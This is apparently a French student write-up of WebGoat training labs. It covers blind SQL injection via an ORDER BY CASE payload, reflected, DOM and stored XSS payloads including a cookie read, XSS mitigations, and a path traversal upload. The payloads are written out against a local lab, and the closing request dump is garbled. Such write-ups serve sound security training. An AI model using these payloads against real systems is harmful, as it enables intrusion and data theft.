Lorsque le bouton à côté d'un champ sur la page web est pressé , les données seront triées par ce champ, et une requête SQL sera envoyée.

L'interception de la requête et l'envoie dans le Repeater de Burp Suite pour analyser et manipuler la requête SQL.

```
Request
HTTP/1.1 GET /WebGoat/SqlInjectionMitigations/servers?column=status
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:129.0) Gecko/20100101 Firefox/129.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
Referer: http://localhost:8080/WebGoat/start.mvc?username=admin133
Cookie: JSESSIONID=B8XgMrghB0N7e5Dy5x8COMCdcQSMWjtotMjY
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: URG


Response
HTTP/1.1 200 OK
Connection: close
Content-Type: application/json
Date: Mon, 07 Sep 2024 08:51:39 GMT
[
    {
        "id": "3",
        "hostname": "webgoat-acc",
        "ip": "192.168.3.3",
        "mac": "EF:12:FE:34:AA:CC",
        "status": "offline",
        "description": "Acceptance servers"
    },
    {
        "id": "4",
        "hostname": "webgoat-pw-prod",
        "ip": "192.168.6.4",
        "mac": "EF:12:FE:34:AA:CC",
        "status": "offline",
        "description": "Pre-production server"
    },
    {
        "id": "5",
        "hostname": "webgoat-dev",
        "ip": "192.168.4.8",
        "mac": "AA:BB:11:22:CC:00",
        "status": "online",
        "description": "Development server"
    },
    {
        "id": "7",
        "hostname": "webgoat-test",
        "ip": "192.168.2.1",
        "mac": "EE:FF:33:44:AB:CD",
        "status": "online",
        "description": "Test environment"
    }
]
```

Figure 94 : SQLi Mitigation Lab 5 - Burp

J'envoie des mauvaises requêtes ce qui leak des informations sur la base de donnée

- **Requête :** GET /WebGoat/SqlInjectionMitigations/servers?column=ip'OR1%3d1--+
- **Réponse :** in statement [select id, hostname, ip, mac, status, description from SERVERS where status <> 'out of order' order by ip'OR1=1-- -]

## Writeup Technique de l'Application WebGoat



*Figure 95 : SQLi Mitigation Lab 5 - Internal Server Error*

À partir de l'erreur, nous pouvons déduire que le nom de la table de données est "SERVERS".

**Nous allons maintenant essayer d'injecter cette requête SQL :**

- *Payload:*

```
(CASE/**/WHEN/**/(SELECT/**/SUBSTRING(ip,/**/1,/**/1)/**/FROM/**/SERVERS/**/WHERE/**/hostname/**/=/**/'webgoat-prd')/**/=/**/'0'/**/THEN/**/id/**/ELSE/**/ip/**/END)
```

**Si le premier chiffre de l'adresse IP de "webgoat-prd" est 0, la requête sera triée en ordre décroissant par id. Sinon, elle sera triée en ordre décroissant par ip.**

## Writeup Technique de l'Application WebGoat

```

Request
Pretty Raw Hex
1 GET /WebGoat/SqlInjectionMitigations/servers?column=
(CASE/**/WHEN/**/(*SELECT/**/SUBSTRING(ip,/**/1,/**/1)/**/FROM/**/SERVERS/**/WHERE/**/hostname/**/
=/**/'webgoat-prd')/**/!=/**/0/**/THEN/**/id/**/ELSE/**/ip/**/END) HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (X11: Linux x86_64; rv:129.0) Gecko/20100101 Firefox/129.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 X-Requested-With: XMLHttpRequest
8 Connection: close
9 Referer: http://localhost:8080/WebGoat/start.mvc?username=admin123
10 Cookie: JSESSIONID=B5KgkrgbhD7o56Qy5x8C0m0cdEqSMTwjot8iy2
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: same-origin
14 Priority: u=0
15
16

Response
Pretty Raw Hex Render
3 Content-Type: application/json
4 Date: Mon, 02 Sep 2024 01:08:01 GMT
5 [
6 {
7   "id": "2",
8   "hostname": "webgoat-tst",
9   "ip": "192.168.2.1",
10  "mac": "EE:FF:33:44:AB:CD",
11  "status": "online",
12  "description": "Test server"
13 },
14 {
15   "id": "3",
16   "hostname": "webgoat-acc",
17   "ip": "192.168.3.3",
18   "mac": "EF:12:FE:34:AA:CC",
19   "status": "offline",
20   "description": "Acceptance server"
21 },
22 {
23   "id": "1",
24   "hostname": "webgoat-dev",
25   "ip": "192.168.4.0",
26   "mac": "AA:BB:11:22:CC:00",
27   "status": "online",
28   "description": "Development server"
29 },
30 {
31   "id": "4",
32   "hostname": "webgoat-pre-prod",
33   "ip": "192.168.6.4",
34   "mac": "EF:12:FE:34:AA:CC",
35   "status": "offline",
36   "description": "Pre-production server"
37 }
38 ]
39
40

```

Figure 96 : SQLi Mitigation Lab 5 - Trie

Regardez l'image ci-dessus, les résultats sont triés par adresse IP, donc le premier chiffre de l'IP n'est pas 0.

il faut continuer l'injection en modifiant la condition pour essayer avec le chiffre 1 :

```

Request
Pretty Raw Hex
1 GET /WebGoat/SqlInjectionMitigations/servers?column=
(CASE/**/WHEN/**/(*SELECT/**/SUBSTRING(ip,/**/1,/**/1)/**/FROM/**/SERVERS/**/WHERE/**/hostname/**/
=/**/'1')/**/!=/**/0/**/THEN/**/id/**/ELSE/**/ip/**/END) HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (X11: Linux x86_64; rv:129.0) Gecko/20100101 Firefox/129.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 X-Requested-With: XMLHttpRequest
8 Connection: close
9 Referer: http://localhost:8080/WebGoat/start.mvc?username=admin123
10 Cookie: JSESSIONID=B5KgkrgbhD7o56Qy5x8C0m0cdEqSMTwjot8iy2
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: same-origin
14 Priority: u=0
15
16

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Connection: close
3 Content-Type: application/json
4 Date: Mon, 02 Sep 2024 01:11:01 GMT
5 [
6 {
7   "id": "1",
8   "hostname": "webgoat-dev",
9   "ip": "192.168.4.0",
10  "mac": "AA:BB:11:22:CC:00",
11  "status": "online",
12  "description": "Development server"
13 },
14 {
15   "id": "2",
16   "hostname": "webgoat-tst",
17   "ip": "192.168.2.1",
18   "mac": "EE:FF:33:44:AB:CD",
19   "status": "online",
20   "description": "Test server"
21 },
22 {
23   "id": "3",
24   "hostname": "webgoat-acc",
25   "ip": "192.168.3.3",
26   "mac": "EF:12:FE:34:AA:CC",
27   "status": "offline",
28   "description": "Acceptance server"
29 },
30 {
31   "id": "4",
32   "hostname": "webgoat-pre-prod",
33   "ip": "192.168.6.4",
34   "mac": "EF:12:FE:34:AA:CC",
35   "status": "offline",
36   "description": "Pre-production server"
37 }
38 ]
39
40

```

Figure 97 : SQLi Mitigation Lab 5 - Desc Order

## Writeup Technique de l'Application WebGoat

Vous pouvez voir que les résultats sont triés en ordre décroissant par id, donc le premier chiffre de l'adresse IP est 1.

Je continue le processus pour avoir le résultat final qu'est 104.

	Hostname	IP	MAC	Status	Description
webgoat-acc	192.168.3.3	EF:12:FE:34:AA:CC	danger	Acceptance server	
webgoat-pre-prod	192.168.6.4	EF:12:FE:34:AA:CC	danger	Pre-production server	
webgoat-dev	192.168.4.0	AA:BB:11:22:CC:DD	success	Development server	
webgoat-tst	192.168.2.1	EE:FF:33:44:AB:CD	success	Test server	

*Figure 98 : SQLi Mitigation Lab 5 - Adresse IP*

### 6.3.4 : XSS (Cross Site Scripting)

Dans cette leçon, nous allons explorer le sujet du Cross Site Scripting (XSS), une vulnérabilité des applications web qui permet aux attaquants d'injecter des scripts malveillants dans un site web. Cela peut potentiellement conduire au vol d'informations sensibles, au contournement de l'authentification des utilisateurs ou à la manipulation du contenu du site web.

- Connaissances prérequesis : L'utilisateur doit avoir une compréhension de base de ce qu'est le XSS et comment il fonctionne.
- Objectifs d'apprentissage : L'utilisateur apprendra ce qu'est le Reflected XSS.
- Démonstration de compétences : L'utilisateur sera capable de démontrer ses connaissances sur :
  - L'injection de Reflected XSS.
  - L'injection de DOM-based XSS.

## Writeup Technique de l'Application WebGoat

- **Lab 1 :**

Pour voir les cookies il suffit de taper `console.log(document.cookie)` dans la console .

On peut aussi voir nos cookies à travers nos requêtes http

### What is XSS?

Cross-Site Scripting (also known as XSS) is a vulnerability/flaw that combines the allowance of HTML/script tags as input that renders into a browser without encoding or sanitization.

Cross-Site Scripting (XSS) is the most prevalent and pernicious web application security issue

While there is a simple well-known defense for this attack, there are still many instances on the web. Coverage of fixes also tends to be a problem in terms of fixing it. We will talk more about the defense in a little bit.

#### XSS has significant impact

Especially as 'Rich Internet Applications' are more and more commonplace, privileged function calls linked to via JavaScript may be compromised. And if not adequately protected, sensitive data (such as your authentication cookies) can be stolen and used for someone else's purpose.

Quick examples:

- From the JavaScript console in the developer tools of the browser (Chrome, Firefox)

```
alert("XSS Test");
alert(document.cookie);
```

- Any data field returned to the client is potentially injectable

```
<script>alert("XSS Test")</script>
```

### Try It! Using Chrome or Firefox

- Open a second tab and use the same URL as this page you are currently on (or any URL within this instance of WebGoat).
- On the second tab, open the JavaScript console in the developer tools and type: `alert(document.cookie);`
- The cookies should be the same on each tab.

The cookies are the same on each tab

Congratulations. You have successfully completed the assignment.

*Figure 99 : XSS Intro Lab 1*

```
>> console.log(document.cookie)
JSESSIONID=B5KgMrghbDH7o56Qy5x8CQmDcdEqSMTWjot0iy2
```

*Figure 100 : XSS Intro Lab 1 - Cookie*

- **Lab 2 :**

L'objectif de cet exercice est d'identifier quel champ est susceptible d'être vulnérable à une attaque XSS.

## Writeup Technique de l'Application WebGoat

The screenshot shows a web application interface for 'XSS Intro Lab 2'. At the top, there are 'Show hints' and 'Reset lesson' buttons. Below them is a navigation bar with numbered buttons from 1 to 12, where button 7 is highlighted in green. The main content area is titled 'Try It! Reflected XSS'. It contains a message about the goal of identifying vulnerable fields and how to use `alert()` or `console.log()` methods. A shopping cart table is displayed, showing items like 'Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry' and '3 - Year Performance Service Plan \$1000 and Over'. Below the cart are fields for 'Enter your credit card number:' containing '4128 3214 0002 1999' and 'Enter your three digit access code:' containing '111'. A 'Purchase' button is at the bottom right.

Figure 101 : XSS Intro Lab 2

## Il suffit d'injecter un simple script javascript

- *Payload : '<script>alert(1)</script> dans le champ de la carte de crédit'*

The screenshot shows the 'Cross Site Scripting' page of the WebGoat application. The left sidebar lists various security challenges. The main content area is titled 'Try It! Reflected XSS' with the same instructions as Figure 101. A modal dialog box is overlaid on the page, showing the URL 'localhost:8080' and an 'OK' button. The background shows the shopping cart interface with the injected payload in the credit card number field: '`99<script>alert(1)</script>`'.

Figure 102 : XSS Intro Lab 2 - XSS

- **Lab 3 : (Dom Based XSS)**

L'objectif de cet exercice est d'identifier le potentiel d'une XSS Dom Based

Le DOM-Based XSS peut généralement être trouvé en examinant les configurations de route dans le code côté client. Recherchez une route qui prend des entrées qui sont "réfléchies" sur la page.




Figure 103 : XSS Intro Lab 3 - Route Test




Figure 104 : XSS Intro Lab 3 - Submit Route

## Writeup Technique de l'Application WebGoat

- **Lab 4 :**

Dans cet exercice je vais exploiter la route qu'on avait trouver auparavant pour exploiter une fonction dans un fichier js interne




Figure 105 : XSS Intro Lab 4

La fonction qu'on doit appeler est : `webgoat.customjs.phoneHome()`


```
webgoat.customjs.phoneHome = function (e) {
    console.log('phoneHome invoked');
    webgoat.customjs.jquery.ajax({
        method: "POST",
        url: "CrossSiteScripting/phone-home-xss",
        data: {param1: 42, param2: 24},
        headers: {
            "webgoat-requested-by": "dom-xss-vuln"
        },
        contentType: 'application/x-www-form-urlencoded; charset=UTF-8',
        success: function (data) {
            // devs leave stuff like this in all the time
            console.log('phone home said ' + JSON.stringify(data));
    });
}
```

Figure 106 : XSS Intro Lab 4 - Fonction Code Source

On peut donc appeler la fonction à partir de la route trouvé précédemment

- `http://localhost:8080/WebGoat/start.mvc#test/%3Cscript%3Ewebgoat.customjs.phoneHome()%3C%2Fscript%3E`

## Writeup Technique de l'Application WebGoat



**Figure 107 : XSS Intro Lab 4 - XSS Fonction Call**

**Dans ma console apparait "output": "phoneHome Response is -570725455"**  
**Ce qui me permet de finir le lab**



## **Figure 108 : XSS Intro Lab 4 - Output**

### 6.3.5 : XSS (Stored)

Après avoir examiné le XSS reflété dans la leçon précédente, nous allons maintenant nous pencher de plus près sur une autre forme d'attaque Cross-Site Scripting : le XSS stocké.

**Qui permet en autres d'injecter du code javascript dans la page , est que ce soit stocké dans le code source**

## Writeup Technique de l'Application WebGoat

- L'objectif est d'injecter du code javascript dans la page partie “Commentaire” pour appeler à nouveau la fonction homephone .

The screenshot shows a browser developer tools interface with the "Console" tab selected. A blue bar highlights the following code snippet:

```
<script>webgoat.customjs.phoneHome()//script</pre>
```

This code is being injected into the DOM at the end of a comment post. The post is from user 'admin123' and contains a script tag that calls the 'phoneHome' function.

Figure 109 : XSS Stored Lab 1 - Source Code

The screenshot shows the application's interface. At the top, there is a text input field labeled "Add a comment". Below it, a list of comments is displayed:

- admin123 2024-09-02, 04:49:26
- guest 2024-09-01, 20:19:20  
Can you post a comment, calling webgoat.customjs.phoneHome() ?
- guest 2024-09-01, 20:19:20  
This one is safe too.
- webgoat 2024-09-01, 20:19:20  
This comment is safe
- secUrITY 2024-09-01, 20:19:20  
Comment for Unit Testing

Below the comments, a note says: "Watching in your browser's developer tools or your proxy, the output should include a value starting with 'phoneHome Response is ....' Put the phoneHome method will change that value. You may need to ensure you have the most recent one."

A red box highlights a text input field containing the value "-570725455". Below the input field, a message says: "Yes, that is the correct value (note, it will be a different value each time the phoneHome endpoint is called)."

At the bottom, the status bar shows the feedback: "Congratulations You have successfully completed the assignment.", "output": "phoneHome Response is -543471622", "assignment": "DOMCrossSiteXSS", and "status": "Success".

Figure 110: XSS Stored Lab 1 - Output

- Dans ma console apparait "output":"phoneHome Response is -570725455" ce qui me permet de finir ce section .

### 6.3.6 : XSS (*Mitigation*)

**La mitigation des attaques XSS est un aspect crucial pour renforcer la sécurité des applications web.**

- **Encodage de la Sortie :** L'une des stratégies de mitigation les plus importantes contre les attaques XSS est l'encodage approprié de la sortie. Dans WebGoat, cela signifie que toutes les données utilisateur doivent être encodées avant d'être affichées dans le HTML. Cela inclut :
  - **Encodage en tant qu'entités HTML dans le corps HTML :** Assurez-vous que tous les caractères spéciaux dans le contenu HTML sont encodés correctement (par exemple, < devient &lt;, > devient &gt;).
  - **Encodage des attributs HTML :** Les valeurs d'attributs HTML doivent également être encodées pour éviter l'injection de scripts (par exemple, " devient &quot;, ' devient &#39;).

**Les utilisateurs sont inclus dans des scripts JavaScript, il est essentiel d'encoder ces données pour éviter l'exécution de code malveillant. Par exemple, évitez de directement injecter des données utilisateur dans les scripts etc ...**

- **Lab 1 :**

**Pour empêcher les attaques XSS en échappant les paramètres d'URL dans un fichier JSP, un développeur se doit d'assurer que les données utilisateur sont correctement encodées avant de les afficher dans la page.**

## Writeup Technique de l'Application WebGoat

```
1 <html>
2 <head>
3     <title>Using GET and POST Method to Read Form Data</title>
4 </head>
5 <body>
6     <h1>Using POST Method to Read Form Data</h1>
7     <table>
8         <tbody>
9             <tr>
10                <td><b>First Name:</b></td>
11                <td>YOUR CODE HERE</td>
12            </tr>
13            <tr>
14                <td><b>Last Name:</b></td>
15                <td>YOUR CODE HERE</td>
16            </tr>
17        </tbody>
18    </table>
19 </body>
20 </html>
```

Figure 111 : XSS Mitigation Lab 1

- *Indice : Nous devons utiliser la bibliothèque de balises JavaServer Pages Standard Tag Library (JSTL) et le langage d'expression JSP.*

Le projet OWASP Java Encoder. Un indice supplémentaire mentionne qu'il ne faut pas oublier de référencer les bibliothèques de balises et de choisir "e" comme préfixe.

```
1 <%@ taglib uri="https://www.owasp.org/index.php/OWASP_Java_Encoder_Project" prefix="e" %>
2 <!DOCTYPE html>
3 <html>
4 <head>
5     <title>Using GET and POST Method to Read Form Data</title>
6 </head>
7 <body>
8     <h1>Using POST Method to Read Form Data</h1>
9     <table>
10        <tbody>
11            <tr>
12                <td><b>First Name:</b></td>
13                <td>${e:forHtml(param.first_name)}</td>
14            </tr>
15            <tr>
16                <td><b>Last Name:</b></td>
17                <td>${e:forHtml(param.last_name)}</td>
18            </tr>
19        </tbody>
20    </table>
21 </body>
```

Submit

You have completed this lesson. Congratulations!

Figure 112 : XSS Mitigation Lab 1 - Code

- **Lab 2:**

Une manière de prévenir les attaques XSS stockées est d'utiliser OWASP AntiSamy.

AntiSamy peut produire une chaîne "propre" basée sur un fichier de politique ajustable.

The screenshot shows a code editor with a dark theme. The code is a Java class named AntiSamyController. It imports org.owasp.validator.html.\* and MyCommentDAO. The saveNewComment method uses a Policy object from the antisamy-slashdot.xml file to scan a newComment string, then adds the cleaned comment to a MyCommentDAO. A 'Submit' button is visible below the code editor, and a message at the bottom says 'You have completed this lesson. Congratulations!'

```
1 import org.owasp.validator.html.*;
2 import MyCommentDAO;
3
4 public class AntiSamyController {
5     public void saveNewComment(int threadID, int userID, String newComment){
6         Policy p = Policy.getInstance("antisamy-slashdot.xml");
7         AntiSamy as = new AntiSamy();
8         CleanResults cr = as.scan(newComment, p, AntiSamy.DOM);
9         MyCommentDAO.addComment(threadID, userID, cr.getCleanHTML());
10    }
11 }
```

Submit

You have completed this lesson. Congratulations!

*Figure 113 : XSS Mitigation Lab 2 - Code*

- En utilisant OWASP AntiSamy on peut nettoyer les entrées utilisateur avant de les stocker dans la base de données
- On peut prévenir les attaques XSS stockées et améliorer la sécurité de nos applications.

### 6.3.7 : Path Traversal

Dans cette leçon, nous explorerons la traversée de chemin (Path Traversal), une vulnérabilité qui permet aux attaquants d'accéder à des fichiers situés en dehors du répertoire racine d'une application Web, ce qui peut potentiellement conduire à la compromission de données sensibles ou à l'exécution de code malveillant.

Un attaquant peut accéder à des fichiers et répertoires situés en dehors de l'emplacement de l'application. Cela peut mener à la lecture de fichiers provenant d'autres répertoires et à l'écrasement de fichiers système critiques en cas de téléchargement de fichiers.

- **Lab 1 :**

Dans cet exercice, l'objectif est d'écraser un fichier spécifique sur le système de fichiers. Télécharger le fichier vers l'emplacement de téléchargement inhabituel.

Path traversal while uploading files

In this assignment, the goal is to overwrite a specific file on the file system. Of course, WebGoat cares about the users so you need to upload your file to the following location outside the usual upload location.

OS	Location
Linux	/home/webgoat/.webgoat-2023.8/PathTraversal



Full Name:

Email:

Password:

*Figure 114 : Path Traversal Lab 1*

## Writeup Technique de l'Application WebGoat

**Request**

Pretty Raw Hex

```
-----BEGIN PGP MESSAGE-----\n\noGtCgKwPQWzvTmHnqfVtRkXyLjJfDfU...PQWzvTmHnqfVtRkXyLjJfDfU\n49 BE HELD LIABLE UNDER ANY CIRCUMSTANCES FOR DAMAGE TO HARDWARE OR SOFTWARE.\n50 LOST DATA, CYBERCRIME ACTIVITY OR OTHER DIRECT OR INDIRECT DAMAGE RESULTING\n51 FROM THE USE OF THIS SYSTEM, THE SOFTWARE PROVIDED IN IT AND ANY OTHER\n52 SOFTWARE AVAILABLE IN ITS REPOSITORIES OR INSTALLABLE ON IT.\n53\n54 IN SOME COUNTRIES THE CRYPTOGRAPHIC SOFTWARE AND OTHER COMPONENTS ON THE SYSTEM\n55 ARE GOVERNED BY EXPORT REGULATIONS AND THUS MAY NOT BE FREELY COPIED AS\n56 IS OTHERWISE NORMAL FOR SOFTWARE UNDER THE GPL LICENSE.\n57 IF YOU DO NOT AGREE TO THESE CONDITIONS, YOU ARE NOT PERMITTED TO USE OR FURTHER\n58 DISTRIBUTE THIS SOFTWARE.\n59\n60 IF YOU PLAN TO COMMERCIALIZE USE OR DISTRIBUTE (AND SELL) THE SOFTWARE,\n61 YOU HAVE TO ACQUIRE THE NECESSARY LICENSES AND PERMISSIONS FROM\n62 ALL SOFTWARE COPYRIGHT HOLDERS OF NON-FREE SOFTWARE COMPONENTS,\n63 OR REMOVE THESE COMPONENTS BEFORE DISTRIBUTING THE SYSTEM.\n64\n65\n66\n67\n68 Parrot GNU/Linux is released under GNU GPL (v3) except\n69 where another license is explicitly declared.\n70\n71 -----2121659724487720034147488309\n72 Content-Disposition: form-data; name="fullName"\n73\n74 |\n75 -----2121659724487720034147488309\n76 Content-Disposition: form-data; name="email"\n77\n78 test@test.com\n79 -----2121659724487720034147488309\n80 Content-Disposition: form-data; 